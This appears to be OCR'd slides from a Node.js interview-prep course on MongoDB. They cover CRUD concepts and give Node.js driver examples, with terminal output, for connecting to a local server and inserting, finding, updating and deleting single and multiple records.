
Q. How to install and run MongoDB server? What is MongoDB compass?






Back to chapter index

Q. How to install and run MongoDB server? What is MongoDB compass?




Back to chapter index

Q. How to install and run MongoDB server? What is MongoDB compass?




Back to chapter index

Q. How to create database and a collection in MongoDB server?



Back to chapter index

Q. How to create database and a collection in MongoDB server?



Back to chapter index

Q. What are CRUD operations in MongoDB?

C

- Create: This operation refers to inserting new documents into a MongoDB collection.

R

- Read: This operation refers to retrieving data from a MongoDB collection.

U

- Update: This operation refers to modifying existing documents in a MongoDB collection.

D

- Delete: This operation refers to removing documents from a MongoDB collection.

Back to chapter index

Q. How to Connect to MongoDB server from Node.js application?


- MongoDB can be connected from Node by calling the **connect() method of MongoClient class.**

```
//1. install mongodb: npm install mongodb

// mongo.js
const { MongoClient } = require("mongodb"); //2. import mongodb

const uri = "mongodb://127.0.0.1:27017/mydatabase"; //Connection URI
// const uri = "mongodb://localhost:27017/mydatabase";

//3. Create a new MongoClient using connection URI
const client = new MongoClient(uri);

async function connectToMongoDB() {
  try {
    await client.connect(); //4. Connect to the MongoDB server
    console.log("Connected to MongoDB");
    return client.db(); //5. Return the database object
  } catch (error) {
    throw error; //6. Throw error if connection fails
  }
}
module.exports = connectToMongoDB; //7. Export the function
```

Back to chapter index

Q. How to create/ insert a record in MongoDB via Node.js?

- To insert a record in MongoDB via Node.js, use the **insertOne()** method on a collection object.




```
//insert-mongo.js
const connectToMongoDB = require("./mongo");

async function main() {
  try {
    // Call the connection function
    const database = await connectToMongoDB();

    // Perform operations using the database object
    const collection = database.collection("users");

    // Example: Insert a document
    const result = await collection.insertOne({ name: "Happy" });
    console.log("Document inserted:", result.insertedId);
  } catch (error) {
    console.error("Error connecting to MongoDB:", error);
  }
}
main(); // Call the main function
```


PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
PS D:\Node\Node-Code\MongoDb> node insert-mongo.js
Connected to MongoDB
Document inserted: new ObjectId('65c8375165942d14f474af45')
```

Back to chapter index

Q. How to read/ select a record in MongoDB via Node.js?

- To select a single record in MongoDB via Node.js, use the **findOne()** method on a collection object.




```
// select-mongo.js
const connectToMongoDB = require("./mongo");

async function main() {
  try {
    // Call the connection function
    const database = await connectToMongoDB();

    // Perform operations using the database object
    const collection = database.collection("users");

    // Example: Select a document
    const user = await collection.findOne({ name: "Happy" });
    console.log("User:", user);
  } catch (error) {
    console.error("Error connecting to MongoDB:", error);
  }
}
main(); // Call the main function
```


PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
PS D:\Node\Node-Code\MongoDb> node select-mongo.js
Connected to MongoDB
User: { _id: new ObjectId('65c8375165942d14f474af45'), name: 'Happy' }
```

Back to chapter index

Q. How to update a record in MongoDB via Node.js?

- To update a record in MongoDB via Node.js, use the **updateOne()** method on a collection object.





```
// update-mongo.js
const connectToMongoDB = require("./mongo");
async function main() {
  try {
    // Call the connection function
    const database = await connectToMongoDB();
    // Perform operations using the database object
    const collection = database.collection("users");

    // Example: Update a document
    const filter = { name: "John Doe" };
    const update = { $set: { age: 31 } };
    const result = await collection.updateOne(filter, update);
    console.log("Document updated:", result.modifiedCount);
  } catch (error) {
    console.error("Error connecting to MongoDB:", error);
  }
}
main(); // Call the main function
```

```
PS D:\Node\Node-Code\MongoDb> node update-mongo.js
Connected to MongoDB
Document updated: 1
```

Back to chapter index

Q. How to delete a record in MongoDB via Node.js?

- To delete a record in MongoDB via Node.js, use the **deleteOne()** method on a collection object.





```
// delete-mongo.js
const connectToMongoDB = require("./mongo");
async function main() {
  try {
    // Call the connection function
    const database = await connectToMongoDB();
    // Perform operations using the database object
    const collection = database.collection("users");

    // Example: Delete a document
    const filter = { name: "John Doe" };
    const result = await collection.deleteOne(filter);
    console.log("Document deleted:", result.deletedCount);
  } catch (error) {
    console.error("Error connecting to MongoDB:", error);
  }
}
main(); // Call the main function
```

```
PS D:\Node\Node-Code\MongoDb> node delete-mongo.js
Connected to MongoDB
Document deleted: 1
```

Back to chapter index

Q. How to insert, select, update & delete multiple records in MongoDB via Node.js? V. IMP.



Single	Multiple
.insertOne()	. insertMany()
. findOne()	. find()
. updateOne()	. updateMany()
. deleteOne()	. deleteMany()

Back to chapter index

Q. How to insert, select, update & delete multiple records in MongoDB via Node.js? V. IMP.

```
//crud-multiple.js
const MongoClient = require("mongodb").MongoClient;
const url = "mongodb://localhost:27017";
const dbName = "mydb";
const collectionName = "mycollection";

const client = new MongoClient(url, { useUnifiedTopology: true });
client.connect(async function (err, client) {
  if (err) throw err;
  const db = client.db(dbName);
  const collection = db.collection(collectionName);

  // Insert multiple records
  const documents = [
    { name: "John", age: 30 },
    { name: "Jane", age: 25 },
    { name: "Doe", age: 35 },
  ];
  const insertResult = await collection.insertMany(documents);
  console.log(`${insertResult.insertedCount} documents inserted.`);
```

Back to chapter index

Q. How to insert, select, update & delete multiple records in MongoDB via Node.js? V. IMP.

```
  // Select multiple records
  const cursor = collection.find();
  const selectResult = await cursor.toArray();
  console.log("All documents:");
  console.log(selectResult);

  // Update multiple records
  const updateFilter = { age: { $gte: 30 } };
  const updateQuery = { $set: { status: "Senior" } };
  const updateResult = await collection.updateMany(updateFilter, updateQuery);
  console.log(`${updateResult.modifiedCount} documents updated.`);

  // Delete multiple records
  const deleteFilter = { age: { $lt: 30 } };
  const deleteResult = await collection.deleteMany(deleteFilter);
  console.log(`${deleteResult.deletedCount} documents deleted.`);

  client.close();
});
```

Back to chapter index

20. MongoDB - Query Operators & Projection

Q. What are Query Operators in MongoDB?

Q. Compare Query Operators in SQL & MongoDB?

Q. How to implement comparison operators?

Q. What are in, nin, exists, and, or, regex, not query operators in MongoDB?

Q. What is projection in MongoDB? How to implement it?

Q. How to remove _id field from result in MongoDB?

Q. How do you perform sorting in ascending & descending order in MongoDB?

Back to main index

Q. What are Query Operators in MongoDB? V. IMP.

